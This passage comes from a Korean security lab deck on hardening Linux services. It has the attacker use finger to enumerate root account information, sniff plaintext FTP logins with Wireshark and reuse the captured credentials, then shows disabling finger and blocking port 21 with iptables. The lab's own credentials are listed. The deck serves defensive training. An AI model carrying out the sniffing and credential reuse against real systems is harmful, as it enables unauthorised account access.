
## 6 <실습> 리눅스/유닉스 서비스 관리

- 실습 풀이

- 공격 서버 (Kali Linux)

- » 공격서버에서 Finger 서비스를 통해 대응서버의 root 계정 정보 확인

- # finger root@[대응 서버 IP]



The screenshot shows a terminal window titled "root@kali: ~". The window contains the following text:

```
File Edit View Search Terminal Help
root@kali:~# finger root@192.168.10.133
Login: root                               Name: root
Directory: /root                            Shell: /bin/bash
On since Sun Sep 16 12:52 (EDT) on tty1 from :0
  8 minutes 23 seconds idle
On since Sun Sep 16 12:56 (EDT) on pts/0 from :0.0
  13 seconds idle
New mail received Fri Jan  2 09:04 2015 (EST)
  Unread since Fri Jan  2 06:32 2015 (EST)
No Plan.
root@kali:~#
```

## 6 <실습> 리눅스/유닉스 서비스 관리


- 실습 풀이

- 대응 서버 (Cent OS)

- » 대응 서버에서 Finger 서비스를 비활성화

```
# vi /etc/xinetd.d/finger
```

```
# disable을 no -> yes로 변경
```



```
root@localhost:~
```

```
File Edit View Search Terminal Help
```

```
# default: on
# description: The finger server answers finger requests. Finger is \
#               a protocol that allows remote users to see information such \
#               as login name and last login time for local users.
service finger
{
    socket_type      = stream
    wait             = no
    user             = nobody
    server           = /usr/sbin/in.fingerd
    disable          = yes
```

## 6 <실습> 리눅스/유닉스 서비스 관리

- 실습 풀이

- 대응 서버 (Cent OS)

- » 변경된 내용을 적용시키기 위해 서비스를 재 시작

```
# service xinetd restart
```




The screenshot shows a terminal window titled "root@localhost:~". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Search, Terminal, Help) and a scroll bar on the right. The command history and output are as follows:

```
[root@localhost ~]# vi /etc/xinetd.d/finger
[root@localhost ~]# service xinetd restart
Stopping xinetd: [ OK ]
Starting xinetd: [ OK ]
[root@localhost ~]#
```

## 6 <실습> 리눅스/유닉스 서비스 관리

- 실습 풀이
  - 공격 서버 (Kali Linux)
    - » 공격 서버에서 비활성화 된 Finger 서비스를 확인

```
# finger root@[대응 서버 IP]
```



The screenshot shows a terminal window titled "root@kali: ~". The window has a dark background with a stylized dragon logo. The terminal menu bar includes File, Edit, View, Search, Terminal, and Help. The command entered is "finger root@[대응 서버 IP]". The output shows an error message: "finger: connect: Connection refused".

```
File Edit View Search Terminal Help
root@kali:~# finger root@[대응 서버 IP]
finger: connect: Connection refused
root@kali:~#
```

## 7 <실습> 리눅스/유닉스 방화벽 설정

### • 보안요소 (Linux)

#### - 실습 목표

» FTP 서비스를 제한할 수 있습니다.

#### - 실습 환경

| 구성                    | ID/PW        | IP             |
|-----------------------|--------------|----------------|
| 공격 서버 (Kali Linux)    | root/toor    | 192.168.10.99  |
| 대응 서버 (Cent OS)       | root/root123 | 192.168.10.133 |
| FTP 클라이언트 (Windows 7) | win7/root123 | 192.168.10.102 |

#### - 실습 문제 구성

» FTP 서비스는 계정과 패스워드가 암호화 되지 않은 채로 전송되므로 공격자에게 사용자 정보가 유출될 수 있습니다. 따라서 FTP 서비스와 같이 보안에 취약한 서비스는 사용하지 않을 때 서비스를 중단하는 것을 권장합니다. 관리자는 FTP서비스에서 사용하는 포트를 확인하고 그 포트를 방화벽을 통해 서비스를 제한하시오.


## 7 &lt;실습&gt; 리눅스/유닉스 방화벽 설정

## • 실습 풀이

## – 공격 서버 (Kali Linux)

» 공격 서버에서 wireshark를 통해 ftp 접속을 하는 패킷 수집 및 분석

# eth0



## 7 <실습> 리눅스/유닉스 방화벽 설정


- 실습 풀이

- FTP 클라이언트 (Windows 7)

- » FTP 클라이언트에서 대응 서버로 원격 접속 시도

- # ftp [대응 서버 IP]

- # ID: ksj18 / PW: ksj2018



C:\Windows\system32\cmd.exe - ftp 192.168.10.133

```
Microsoft Windows [Version 6.1.7600]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\Win7>ftp 192.168.10.133
192.168.10.133에 연결되었습니다.
220 CentOS release 6.4
사용자<192.168.10.133:<none>>: ksj18
331 Please specify the password.
암호:
230 Login successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> -
```


# <실습> 리눅스/유닉스 방화벽 설정

## • 실습 풀이

### - 공격 서버 (Kali Linux)

» 공격 서버에서 FTP 접속과 관련된 패킷 수집 및 분석을 통해 ID와 PW 획득

# 패킷 필터에 ftp 입력



# 7 <실습> 리눅스/유닉스 방화벽 설정


## • 실습 풀이

### - 공격 서버 (Kali Linux)

- » 획득한 ID와 PW로 공격서버에서 대응 서버로 FTP 접속

```
# ftp [대응 서버 IP]
```

```
# 획득한 ID와 PW 입력
```



The screenshot shows a terminal window titled "root@kali: ~". The user has run the command "ftp 192.168.10.133" and is prompted for a password. The terminal output is as follows:

```
root@kali:~# ftp 192.168.10.133
gFTP Warning: Skipping line 248 in config file: entropy_source
gFTP Warning: Skipping line 251 in config file: entropy_len
gFTP Warning: Skipping line 254 in config file: verify_ssl_peer
gFTP 2.0.19, Copyright (C) 1998-2008 Brian Masney <masneyb@gftp.org>. If you
have any questions, comments, or suggestions about this program, please feel
free to email them to me. You can always find out the latest news about gFTP
from my website at http://www.gftp.org/
gFTP comes with ABSOLUTELY NO WARRANTY; for details, see the COPYING file. This
is free software, and you are welcome to redistribute it under certain
conditions; for details, see the COPYING file

Username [anonymous]: ksj18
Password:
Looking up 192.168.10.133
Trying 192.168.10.133:21
Connected to 192.168.10.133:21
220 CentOS release 6.4
USER ksj18
331 Please specify the password.
PASS xxxx
230 Login successful.
SYST
215 UNIX Type: L8
TYPE I
200 Switching to Binary mode.
PWD
257 "/home/ksj18"
ftp>
```


## 7 &lt;실습&gt; 리눅스/유닉스 방화벽 설정

## • 실습 풀이

## – 대응 서버 (Cent OS)

» FTP 사용 포트 확인 및 iptables 내용 수정

```
# netstat -antp | grep ftp  
# vi /etc/sysconfig/iptables
```



The screenshot shows a terminal window titled "root@localhost:~". The window has a standard Linux-style title bar with icons for minimize, maximize, and close. The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The main terminal area displays the following command-line session:

```
[root@localhost ~]# netstat -antp | grep ftp  
tcp        0      0 0.0.0.0:21          0.0.0.0:*              LISTEN      8798/vsftpd  
[root@localhost ~]# vi /etc/sysconfig/iptables  
[root@localhost ~]#
```

The terminal window is set against a dark background with light-colored text, typical of a terminal interface.

## 7 &lt;실습&gt; 리눅스/유닉스 방화벽 설정

## • 실습 풀이

## – 대응 서버 (Cent OS)

» FTP 사용 포트 iptables 입력 후 방화벽 서비스 시작

# 21번 포트에 대해서 ACCEPT 설정된 줄을 삭제 또는 주석처리(#)



```
root@localhost:~/Downloads/lynis
File Edit View Search Terminal Help
1;2P
# Generated by iptables-save v1.4.7 on Wed Jan 24 00:35:27 2018
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
